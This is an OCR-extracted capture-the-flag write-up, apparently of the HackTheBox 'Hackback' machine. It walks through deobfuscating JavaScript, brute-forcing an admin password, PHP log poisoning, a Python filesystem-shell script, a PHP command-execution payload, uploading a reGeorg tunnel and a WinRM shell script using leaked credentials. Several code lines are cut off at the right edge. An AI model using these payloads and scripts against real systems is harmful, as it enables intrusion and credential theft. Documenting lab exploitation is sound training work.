
However, looking at the source reveals that the login button goes nowhere:

```
<!DOCTYPE html>
<html>
  <head>
    <meta charset="utf-8">
    <title>Admin Login</title>
    <link rel="stylesheet" href="/css/master.css">
<!-- <script SRC="js/.js"></script> -->
  </head>
  <body>

    <div class="login-box">
      <img src="img/logo.png" class="avatar" alt="Avatar Image">
      <h1>Login Here</h1>
      <form action="#" method="post">
        <!-- USERNAME INPUT -->
        <label for="username">Username</label>
        <input type="text" placeholder="Enter Username">
        <!-- PASSWORD INPUT -->
        <label for="password">Password</label>
        <input type="password" placeholder="Enter Password">
        <input type="submit" value="Log In">
        <a href="lost">Lost your Password?</a><br>
        <a href="signup">Don't have An account?</a>
      </form>
    </div>
  </body>
</html>
```

There is a comment reference to `js/.js`

Javascript

The `/js` path gives an access denied:



Server Error

403 - Forbidden: Access is denied.

You do not have permission to view this directory or page using the credentials that you supplied.

A `gobuster` run immediately reveals `private.js`:

```
root@kali# gobuster -u http://admin.hackback.htb/js/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x js -t 50

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
```

```
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://admin.hackback.htb/js/
[+] Threads      : 50
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : js
[+] Timeout      : 10s
=====================================================
2019/02/27 18:49:59 Starting gobuster
=====================================================
/private.js (Status: 200)
/Private.js (Status: 200)
=====================================================
2019/02/27 18:54:14 Finished
=====================================================
```

The page has two script tags, and then some garbled javascript-looking code:

```
<script>
        ine n=['\k57\k78\k49\k6n\k77\k72\k37\k44\k75\k73\k4s\k38\k47\k73\k4o\k76\k
</script>
```

After a few minutes trying to figure out what `ine` could be in javascript, it realized this was rot13 encoded:

```
root@kali# curl -s http://admin.hackback.htb/js/private.js | tr 'a-zA-Z' 'n-za-mN-
<fpevcg>
        var a=['\x57\x78\x49\x6a\x77\x72\x37\x44\x75\x73\x4f\x38\x47\x73\x4b\x76\x
</fpevcg>
```

I threw the decoded javascript into beautifier.io and got this:

```
var a = ['\x57\x78\x49\x6a\x77\x72\x37\x44\x75\x73\x4f\x38\x47\x73\x4b\x76\x52\x77

(function(c, d) {
    var e = function(f) {
        while (--f) {
            c['push'](c['shift']());
        }
    };
    e(++d);
}(a, 0x66));


var b = function(c, d) {
    c = c - 0x0;
    var e = a[c];
    if (b['MsULmv'] === undefined) {
        (function() {
            var f;
            try {
                var g = Function('return\x20(function()\x20' + '{}.constructor(\x2
                f = g();
            } catch (h) {
                f = window;
            }
            var i = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz012345678
            f['atob'] || (f['atob'] = function(j) {
                var k = String(j)['replace'](/=+$/, '');
                for (var l = 0x0, m, n, o = 0x0, p = ''; n = k['charAt'](o++); ~n
                    n = i['indexOf'](n);
                }
                return p;
            });
        }());

        var q = function(r, d) {
```

```
        var t = [],
            u = 0x0,
            v, w = '',
            x = '';
        r = atob(r);
        for (var y = 0x0, z = r['length']; y < z; y++) {
            x += '%' + ('00' + r['charCodeAt'](y)['toString'](0x10))['slice'](
        }
        r = decodeURIComponent(x);
        for (var A = 0x0; A < 0x100; A++) {
            t[A] = A;
        }
        for (A = 0x0; A < 0x100; A++) {
            u = (u + t[A] + d['charCodeAt'](A % d['length'])) % 0x100;
            v = t[A];
            t[A] = t[u];
            t[u] = v;
        }
        A = 0x0;
        u = 0x0;
        for (var B = 0x0; B < r['length']; B++) {
            A = (A + 0x1) % 0x100;
            u = (u + t[A]) % 0x100;
            v = t[A];
            t[A] = t[u];
            t[u] = v;
            w += String['fromCharCode'](r['charCodeAt'](B) ^ t[(t[A] + t[u]) %
        }
        return w;
    };
    b['OoACcd'] = q;
    b['qSLwGk'] = {};
    b['MsULmv'] = !![];
}
var C = b['qSLwGk'][c];
```

```
    if (C === undefined) {
        if (b['pIjlQB'] === undefined) {
            b['pIjlQB'] = !![];
        }
        e = b['OoACcd'](e, d);
        b['qSLwGk'][c] = e;
    } else {
        e = C;
    }
    return e;
};
var x = '\x53\x65\x63\x75\x72\x65\x20\x4c\x6f\x67\x69\x6e\x20\x42\x79\x70\x61\x73\
var z = b('0x0', '\x50\x5d\x53\x36');
var h = b('0x1', '\x72\x37\x54\x59');
var y = b('0x2', '\x44\x41\x71\x67');
var t = '\x3f\x61\x63\x74\x69\x6f\x6e\x3d\x28\x73\x68\x6f\x77\x2c\x6c\x69\x73\x74\
var s = '\x26\x73\x69\x74\x65\x3d\x28\x74\x77\x69\x74\x74\x65\x72\x2c\x70\x61\x79\
var i = '\x26\x70\x61\x73\x73\x77\x6f\x72\x64\x3d\x2a\x2a\x2a\x2a\x2a\x2a\x2a\x2a'
var k = '\x26\x73\x65\x73\x73\x69\x6f\x6e\x3d';
var w = '\x4e\x6f\x74\x68\x69\x6e\x67\x20\x6d\x6f\x72\x65\x20\x74\x6f\x20\x73\x61\
```

This code:

- Sets a as an array of three binary blobs
- Runs a through a function with the key 0x66
- Defines a function b, which is some kind of decoding (or decrypting function)
- Sets a bunch of strings. All of the strings are set directly, except z, h, and y, each of which take an index (which is used to get one of a’s blobs) and a 4 byte key.

This wasn’t becoming super clear to me, so I threw this code into tio.run and added some print statements to the end:

```
print("x:" + x)
print("z:" + z)
print("h:" + h)
print("y:" + y)
print("a:" + a)
print("t:" + t)
print("s:" + s)
print("i:" + i)
print("k:" + k)
print("w:" + w)
```

Then I ran it, and got this output:

```
x:Secure Login Bypass
z:Remember the secret path is
h:2bb6916122f1da34dcd916421e531578
y:Just in case I loose access to the admin panel
a:WxIjwr7DusO8GsKvRwB+wq3DuMKrwrLDgcOiwrY1KEEgG8KCwq7Dl8K3,AcOMwqvDqQgCw4/Ct2nDtMK
t:?action=(show,list,exec,init)
s:&site=(twitter,paypal,facebook,hackthebox)
i:&password=********
k:&session=
w:Nothing more to say
```

Finding Secure Login Bypass

Visiting `http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578` returns a 301 redirect to `/`. Visiting other potential paths return 404 errors. So that's actually encouraging.

I've noticed that all the phishing sites are running php, and this one is too. I can add `index.php` and it reloads the same.

Running `gobuster` with php extentions finds `webadmin.php`:



```
root@kali# gobuster -u
http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/ -w
```

```
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -t 50

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode         : dir
[+] Url/Domain   : http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/
[+] Threads      : 50
[+] Wordlist     : /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes : 200,204,301,302,307,403
[+] Extensions   : php
[+] Timeout      : 10s
=====================================================
2019/02/27 17:21:03 Starting gobuster
=====================================================
/webadmin.php (Status: 302)
/WebAdmin.php (Status: 302)
=====================================================
2019/02/27 17:25:22 Finished
=====================================================
```

webadmin.php

I’ll use the other parameters from the javascript to build a url. I’ll start with hackthebox, and leave the password as *s, and try each of the actions. Everything I put in results in a 302 redirect, but in burp, I can see sometimes data is returned.

Parameters	Result
`action=show&site=hackthebox&password=********&session=`	No Data


Parameters	Result
`action=list&site=hackthebox&password=********&session=`	 HTTP/1.1 302 Found Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Content-Type: text/html; charset=UTF-8 Expires: Thu, 19 Nov 1981 08:52:00 GMT Location: / Server: Microsoft-IIS/10.0 X-Powered-By: PHP/7.2.7 Set-Cookie: PHPSESSID=8870c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b5518f7; path=/ X-Powered-By: ASP.NET Date: Thu, 28 Feb 2019 06:18:01 GMT Connection: close Content-Length: 17 **Wrong secret key!**
`action=exec&site=hackthebox&password=********&session=`	 **Missing command**
`action=init&site=hackthebox&password=********&session=`	No Data

For `action=list` it is complaining about the key. I'll find the password with `wfuzz` (where `--hh 17` comes from running it without, and seeing what I can filter, killing it, and adding that):

```
root@kali# wfuzz -c -w /usr/share/seclists/Passwords/darkweb2017-top1000.txt --hw 0 --hh 17 'http://admin.hackback.htb//2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=FUZZ&session='

********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://admin.hackback.htb//2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=FUZZ&session=
Total requests: 1000
```

```
==================================================================
ID    Response    Lines       Word          Chars           Payload
==================================================================


000007:  C=302       7 L        15 W          197 Ch         "12345678"

Total time: 2.237437
Processed Requests: 1000
Filtered Requests: 999
Requests/sec.: 446.9397
```

With the password, when I enter action list, I still get a 302, but now with data:



```
GET
/2bb6916122f1da34dcd916421e531578/webadmin.php?action=list&site=hackthebox&password=1234
5678&session= HTTP/1.1
Host: admin.hackback.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: PHPSESSID=8870c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b5518f7
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Set-Cookie:
PHPSESSID=8870c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b5518f7; path=/
X-Powered-By: ASP.NET
Date: Sat, 02 Mar 2019 19:19:57 GMT
Connection: close
Content-Length: 117

Array
(
    [0] => .
    [1] => ..
    [2] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
)
```

If I go to the fake HTB login, and enter something, a new log shows up:

```
Array
(
    [0] => .
    [1] => ..
    [2] => 8870c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b5518f7.log
    [3] => e691d0d9c19785cf4c5ab50375c10d83130f175f7f89ebd1899eee6a7aab0dd7.log
)
```

If I now use action show, and enter that sessionid as the session, I get the log where I can see my two logins:

```
[27 February 2019, 10:28:07 PM] 10.10.14.14 - Username: test, Password: test
[27 February 2019, 10:28:13 PM] 10.10.14.14 - Username: 0xdf, Password: was here
```

I'll also note that session id is my php cookie:

```
Cookie: PHPSESSID=8869c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b5518f7
```

and it's the sha256 of my ip:

```
root@kali# echo -n 10.10.14.14 | sha256sum
8870c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b5518f7  -
```

Trying to view sessions that are not mine return nothing.

Also, if I use the action init with session id, it returns "Done!", and the log is wiped deleted, which will come in handy when I want to poison this log down the road, since php log poisoning can be ruined by one bit of bad code.

Shell as simple


PHP Log Poisoning

Identify Log Poisoning

I know that I can put content directly into the log file, and while I haven't been able to find it directly on disk, I can view that log file (likely through a php `include`) through the `show` action on `webadmin.php`. So I'll see if I can write php code into the log file and then view it.

When log poisoning, you always stand the chance of doing something that ruins the log, so you have to be really careful. In this case, I'm lucky enough to have the `init` action, so if I mess up, I don't have to reset the box, but rather just my log. I'm also poisoning only my log, so I won't be stomping on others.

From a clean log, I'll grab my POST requests to the `www.hackthebox.htb` login page and send it to repeater in Brup. This is a great case to showcase how you can set up multiple tabs in repeater to send a few requests in a row over and over again. You can double click on the tabs to rename them as well. Here's the setup I got comfortable with, which gave me easy ways to access the various `webadmin.php` actions and to post to the log file:



```
GET
/2bb6916122f1da34dcd916421e531578/webadmin.php?action=show&site=hackthe
box&password=12345678&session=8870c91857abf06f5f0fe0d9acea7f53d846be75c
18ab95a0018a32a6b5518f7&dir=.&file= HTTP/1.1
Host: admin.hackback.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie:
PHPSESSID=8870c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b551
8f7
Connection: close
Upgrade-Insecure-Requests: 1
```

I've got four different repeater tabs with different requests I'll send over and over. POST is to submit a login to poison the log. The other three allow me to interace with my poisoned log to show different directories or files, or reset the log.

I'll use the POST tab to send `1: <?php echo "0xdf"; ?>` for username and `2: <?php echo "was here"; ?>` for password. I like to enter some plain text next to the php to help me orient in the log. Sometimes the php parts may display as nothing, and it's nice to quickly identify where it would have been.

But in this case, when I view the log for this session, the php does run:

```
[02 March 2019, 11:46:03 AM] 10.10.14.14 - Username: 1: 0xdf, Password: 2: was her
```

PHP Can’t Execute

The obvious next step here is to put in a shell. I’ll clear the log with `init`, and then I’ll POST with username `1: <?php system(whoami); ?>` (remembering to url encode it with ctrl-u in burp). On viewing the log, I’ll see my new entry, but with no `whoami` output:

```
[02 March 2019, 11:56:23 AM] 10.10.14.14 - Username: 1: , Password: 2: was here
```

I have a file I wrote doing OSCP to test for different types of execution in php. It tried to run a command over php using 4 different calls. In each case, it tries to run `whoami`, a command that will work on either Linux or Windows, and it gives me the option to submit a command as well:

```
<?php echo 'system: '; system('whoami'); system($_REQUEST['cmd']); ?><br/>
<?php echo 'exec: '; echo exec('whoami'); echo exec($_REQUEST['cmd']); ?><br/>
<?php echo 'shell_exec: '; shell_exec("whoami"); shell_exec($_REQUEST['cmd']); ?><
<?php echo 'passthru: '; passthru("whoami"); passthru($_REQUEST['cmd']);?>
```

So I’ll set my username to that, url encode it, and submit. Nothing executes:

```
[02 March 2019, 11:59:55 AM] 10.10.14.14 - Username: system: <br/>exec: <br/>shell
```

Remembering that ASP.NET is also in the response headers, I tried an aspx webshell as well, but it doesn’t work. I’ll show why in Beyond Root.

Dir Walk / File Read / Write File

I know that php can list and read files, as those are done in the `list` and `show` actions. php is also writing files when it creates these logs file. So I will use these functions to explore the box.

Dir Walk

I will use the php functions `scandir` and `print_r` to list directories and print the results. If I poison the log with with a `username=<?php echo print_r(scandir($_GET['dir'])); ?>`, then any time I call `show` on `webadmin.php`, I can pass in a `dir=[path]`, and the results will come back. For example, `action=show&site=hackthebox&password=12345678&session=8870c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b5518f7&dir=.`:

```
[04 March 2019, 10:47:48 AM] 10.10.14.14 - Username: Array
(
    [0] => .
    [1] => ..
    [2] => index.html
    [3] => webadmin.php
)
1, Password: xxxxxx
```

File Read

I can do a similar thing using `include` to read from files. So first I'll POST with `username=<?php include($_GET['file']);?>`, and then I'll view `action=show&site=hackthebox&password=12345678&session=8870c91857abf06f5f0fe0d9acea7f53d846be75c18ab95a0018a32a6b5518f7&dir=.&file=index.html`:

```
[04 March 2019, 11:33:35 AM] 10.10.14.14 - Username: <!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="refresh" content="0; URL='/'" />
  </head>
  <body>
  </body>
</html>
, Password: xxxxxx
```

I can also read php files with a php filter. If I set `file=php://filter/convert.base64-encode/resource=webadmin.php`, then I get back:

```
[04 March 2019, 11:33:35 AM] 10.10.14.14 - Username: PD9waHAKICAkaXBfaGF...[snip].
```

Write File

I will use `file_put_contents` to write files on target. I don't want to pass my file contents through the url, as that is limited on space. I will also base64 my content to ensure that it doesn't causes issues with spaces or punctuation.

I'll start by base64 encoding what I want to put:

```
root@kali# echo "0xdf was here" | base64 -w0
MHhkZiB3YXMgaGVyZQo=
```

Then I'll poison the log with `username=<?php $f = "MHhkZiB3YXMgaGVyZQo="; file_put_contents("0xdf.txt", base64_decode($f)); ?>`

If I do a dir listing on `.` right now, I wont see the file. That's because the file isn't written yet. But the act of viewing the log to see the dir list also wrote the file, so just running the same dirlist again will show it:

```
[04 March 2019, 11:22:03 AM] 10.10.14.14 - Username: Array
(
    [0] => .
    [1] => ..
    [2] => 0xdf.txt
    [3] => index.html
    [4] => webadmin.php
)
1, Password: xxxxxx
```

I can see the file through my log poisoning file read:

```
[04 March 2019, 11:33:35 AM] 10.10.14.14 - Username: 0xdf was here
, Password: xxxxxx
```

I can also see it over http since it’s in a directory being served:

```
root@kali# curl http://admin.hackback.htb/2bb6916122f1da34dcd916421e531578/0xdf.tx
0xdf was here
```

File System Shell

Code

It’s certainly possible to enumerate the box with repeater and the techniques above. Much like FluJab a few weeks ago, this is a case where putting in bit of time up front to write the script paid off over time as I used it more and more.

I won’t go through this line by line, but at a high level, on `__init__` (line 14) it will set the urls and cookie and call the function to clean the log. `clean_log` uses the `webadmin.php` `init` method to empty the log (line 27), and then adds poison for dir walks and file gets (line 29). I’ve used some static strings to mark where the output will be (lines 30-31), which enables my use of regex later to pull out the results (lines 40, 47, 59). I also build a url where the file parameter is a php filter (lines 18-20), so the result is always base64 encoded, allowing me to get php files. I’ve got user commands to `dir`, `type`, `save` (download), and `upload`.

```
1 #!/usr/bin/env python3
2
3 import hashlib
4 import netifaces
5 import re
6 import requests
7 from cmd import Cmd
8 from base64 import b64decode, b64encode
9
```

```

class Terminal(Cmd):
    prompt = "> "

    def __init__(self, proxy=None):
        super().__init__()
        self.my_ip = netifaces.ifaddresses('tun0')[netifaces.AF_INET][0]['addr
        self.sess = hashlib.sha256(self.my_ip.encode()).hexdigest()
        self.webadmin_url =  f'http://admin.hackback.htb/2bb6916122f1da34dcd91
        self.webadmin_url += f'action=&site=hackthebox&password=12345678&sessi
        self.webadmin_url += f'dir=&file=php://filter/convert.base64-encode/re
        self.post_url = 'http://www.hackthebox.htb'
        self.proxy = proxy or {}
        self.cookie = {'PHPSESSID': self.sess}
        self.clean_log()

    def clean_log(self):
        requests.get(self.webadmin_url.format(action='init', dir='', file=''),
                     cookies=self.cookie, proxies=self.proxy, allow_redirects=
        requests.post(self.post_url, cookies=self.cookie, proxies=self.proxy,
                     data={'username': "qqqqqq<?php echo print_r(scandir($_GET
                           'password': "xxxxxx<?php include($_GET['file']); ?>
                           'submit': ""})

    def do_dir(self, args):
        '''Do a directory listening of the given path
        Spaces in file path allowed'''
        args = args or '.'
        resp = requests.get(self.webadmin_url.format(action='show', dir=args,
                            cookies=self.cookie, proxies=self.proxy, allow_red
        print(re.search("qqqqqq(.*)zzzzzz", resp.text, re.DOTALL).group(1))

    def do_type(self, args):
        '''Print the contents of a file
        Spaces in file path allowed'''
        resp = requests.get(self.webadmin_url.format(action='show', dir='', fi
                            cookies=self.cookie, proxies=self.proxy, allow_red
        print(b64decode(re.search("xxxxxx(.*)pppppp", resp.text, re.DOTALL).gr

    def do_save(self, args):
        '''Save the contents of a file to a file
        Spaces in file path allowed
        save [relative path on hackback] [path to save to]'''
        args = args.split(' ')
        out_file = args[-1]
        file_path = ' '.join(args[:-1]) or out_file
        resp = requests.get(self.webadmin_url.format(action='show', dir='', fi
                            cookies=self.cookie, proxies=self.proxy, allow_red
        with open(out_file, 'wb') as f:
            f.write(b64decode(re.search("xxxxxx(.*)pppppp", resp.text, re.DOT

    def do_upload(self, args):
        '''Upload a local file to target
        Spaces allowed in target path, not local path
        upload [local file] [path on target]'''
        args = args.split(' ')
        to_upload = args[0]
        file_path = ' '.join(args[1:])
        with open(to_upload, 'rb') as f:
            b64 = b64encode(f.read()).decode()
        requests.post(self.post_url, cookies=self.cookie, proxies=self.proxy,
                     data={'username': f'<?php $f = "{b64}"; file_put_contents
                           'password': "xxxxxx",
                           'submit': ""})
        requests.get(self.webadmin_url.format(action='show', dir='', file=''),
                     cookies=self.cookie, proxies=self.proxy, allow_redirects=
        self.clean_log()


term = Terminal(proxy={'http': 'http://127.0.0.1:8080'})
```

```
try:
    term.cmdloop()
except KeyboardInterrupt:
    pass
```

Examples

With this shell, I can list files, dirwalk, and write:

```
root@kali# ./hackback_filesystem.py
hackback> help

Documented commands (type help <topic>):
========================================
dir  help  save  type  upload

hackback> help save
Save the contents of a file to a file
        Spaces in file path allowed
        save [relative path on hackback] [path to save to]
hackback> dir
Array
(
    [0] => .
    [1] => ..
    [2] => index.html
    [3] => webadmin.php
)
1
hackback> type index.html
<!DOCTYPE html>
<html>
  <head>
    <meta http-equiv="refresh" content="0; URL='/'" />
  </head>
  <body>
  </body>
</html>

hackback> upload site site.txt
hackback> dir
Array
(
    [0] => .
    [1] => ..
    [2] => index.html
    [3] => site.txt
    [4] => webadmin.php
)
1
hackback> type site.txt
twitter
paypal
facebook
hackthebox
```

Enumeration

Armed with this shell, I can more easily enumerate the box. I'll check out the `php.ini` file at `..\..\..\..\..\Progra~1\php\v7.2\php.ini`. There I'll find this line:

```
disable_functions = phpinfo,exec,passthru,shell_exec,system,proc_open,popen,curl_e
```

That explains why I can't get a webshell to run, as all of the execution commands are restricted, as well as the socket ones.

I'll also look up a directory from the current, and in the root of the admin page, see `web.config.old`, which has creds for the user simple in it:

```
> dir ..
Array
(
    [0] => .
    [1] => ..
    [2] => 2bb6916122f1da34dcd916421e531578
    [3] => App_Data
    [4] => aspnet_client
    [5] => css
    [6] => img
    [7] => index.php
    [8] => js
    [9] => logs
    [10] => web.config
    [11] => web.config.old
)
1

> type ../web.config.old
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.webServer>
        <authentication mode="Windows">
        <identity impersonate="true"
            userName="simple"
            password="ZonoProprioZomaro:-("/>
     </authentication>
        <directoryBrowse enabled="false" showFlags="None" />
    </system.webServer>
</configuration>
```

These creds look like they might be Windows user credentials.i

Shell over WinRm Through Proxy

reGeorg

There’s a neat project, reGeorg, which provides `tunnel.*` files for web languages such as php, aspx, js, and jsp. These pages provide a socks proxy through their web server execution. If I can get one of these to run on a target webserver, I can then run `reGeorgSocksProxy.py` to connect to it, which creates a socks proxy from my machine to the target.

Strategy

I’ll take a minute and collect the things I know at this point that are relevant:

- I know from the netstat on port 6666 that the host is listening on WinRm 5985, even if I can’t access it directly.
- I’ve got the password for the user simple.
- The web dirs seem to be running both php and ASP.NET. For php I’ve seen that the list of blocked functions, and that seems less likely to work. While an ASP.NET webshell won’t function (see Beyond Root), reGeorg might, so I’ll start there.

Upload reGeorg

```
> help upload
Upload a local file to target
        Spaces allowed in target path, not local path
        upload [local file] [path on target]
> upload /opt/reGeorg/tunnel.aspx tun.aspx
> dir .
Array
(
    [0] => .
    [1] => ..
    [2] => index.html
    [3] => tun.aspx
    [4] => webadmin.php
)
1
```

Connect Proxy

Now I’ll use `reGeorg` to connect to the page and start the tunnel:

```
root@kali# python /opt/reGeorg/reGeorgSocksProxy.py -p 1080 -u http://admin.hackba



                     _____
  _____   ______  __|___  |__  ______  _____  _____   ______
 |     | |   ___||   ___|    ||   ___|/     \|     | |   ___|
 |     \ |   ___||  |  |     ||   ___||     ||     \ |  |   |
 |__|\__\|______||______|  __||______|\_____/|__|\__\|______|
                    |_____|
                    ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


[INFO   ]  Log Level set to [INFO]
[INFO   ]  Starting socks server [127.0.0.1:1080], tunnel at [http://admin.hackbac
[INFO   ]  Checking if Georg is ready
[INFO   ]  Georg says, 'All seems fine'
```

Connect over WinRm

First I’ll make sure that my `/etc/proxychains.conf` file is configured to use the same port I gave reGeorg, 1080, and that quite mode is on so I don’t have to see all the `|S-chain|-<>-127.0.0.1:1080-<><>-127.0.0.1:5985-<><>-OK`:

```
root@kali# cat /etc/proxychains.conf | grep -vE "^#" | grep .
strict_chain
quiet_mode
```

```
proxy_dns
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4  127.0.0.1 1080
```

Next I'll edit Alamot's WinRm ruby script with the info for this box, pointing it at localhost, the place I want it to connect once I'm through the proxy. It's also going to be very useful to have the version of the script that includes file upload. I did make one update to the script. Where it generates the prompt, if I am inside a hidden directory, the `gi` command fails. I'll add `-force` to fix that: `output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$((gi -force $pwd).Name),'> ')")`:

```
require 'winrm-fs'

# Author: Alamot
# To upload a file type: UPLOAD local_path remote_path
# e.g.: PS> UPLOAD myfile.txt C:\temp\myfile.txt

conn = WinRM::Connection.new(
  endpoint: 'http://127.0.0.1:5985/wsman',
  user: 'simple',
  password: 'ZonoProprioZomaro:-(',
  :no_ssl_peer_verification => true
)

file_manager = WinRM::FS::FileManager.new(conn)


class String
  def tokenize
    self.
      split(/\s(?=(?:[^'"]|'[^']*'|"[^"]*")*$)/).
      select {|s| not s.empty? }.
      map {|s| s.gsub(/(^ +)|( +$)|(^["']+)|(["']+$)/,'')}
  end
end



command=""

conn.shell(:powershell) do |shell|
    until command == "exit\n" do
        output = shell.run("-join($id,'PS ',$(whoami),'@',$env:computername,' ',$(
        print(output.output.chomp)
        command = gets
        if command.start_with?('UPLOAD') then
            upload_command = command.tokenize
            print("Uploading " + upload_command[1] + " to " + upload_command[2])
            file_manager.upload(upload_command[1], upload_command[2]) do |bytes_co
                puts("#{bytes_copied} bytes of #{total_bytes} bytes copied")
            end
            command = "echo `nOK`n"
        end

        output = shell.run(command) do |stdout, stderr|
            STDOUT.print(stdout)
